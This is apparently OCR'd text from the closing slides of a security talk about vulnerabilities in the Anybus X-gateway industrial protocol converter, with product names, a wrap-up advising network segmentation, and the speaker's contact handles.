
A protocol converter that connects CC-Link IE Field and DeviceNet control systems

Anybus X-gateway - CANopen Slave - CC-Link IE Field Slave

Anybus X-gateway – PROFIBUS Master - CC-Link IE Field Slave

Anybus X-gateway IIoT – CC-Link IE Field Slave - OPC UA-MQTT

Suggested remediation (customer side)



Wrap up

- Another industrial device with trivial vulnerabilities
- Shitty vulnerabilities matter as well
- Until something happens: segment your networks
- I still haven't started my research…

Article on Sensepost's blog

Targeting an industrial protocol gateway

Thank you!

@non_curat_lex

github/claire-lex